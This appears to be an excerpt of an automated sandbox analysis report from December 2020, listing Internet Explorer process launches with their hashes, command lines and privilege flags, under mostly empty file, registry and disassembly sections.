MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5412 Parent PID: 800

General

Start time:	15:44:53
Start date:	15/12/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6f6cd0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5512 Parent PID: 5412

General

Start time:	15:44:54
Start date:	15/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5412 CREDAT:17410 /prefetch:2
Imagebase:	0xfa0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6688 Parent PID: 800

General

Start time:	15:46:08
Start date:	15/12/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6f6cd0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 1500 Parent PID: 6688

General

Start time:	15:46:09
Start date:	15/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6688 CREDAT:17410 /prefetch:2
Imagebase:	0xfa0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis

Copyright null 2020